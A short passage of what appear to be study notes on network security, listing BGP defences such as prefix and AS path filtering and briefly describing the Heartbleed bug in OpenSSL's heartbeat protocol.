  since AS are connected physically only one hop away

③ filtering
prefix filtering
AS path filtering

④ integrity validation

⑤ action monitoring

20. heartbleed attack
the heartbeat protocal inside openSSL



set payload length much larger than payload constant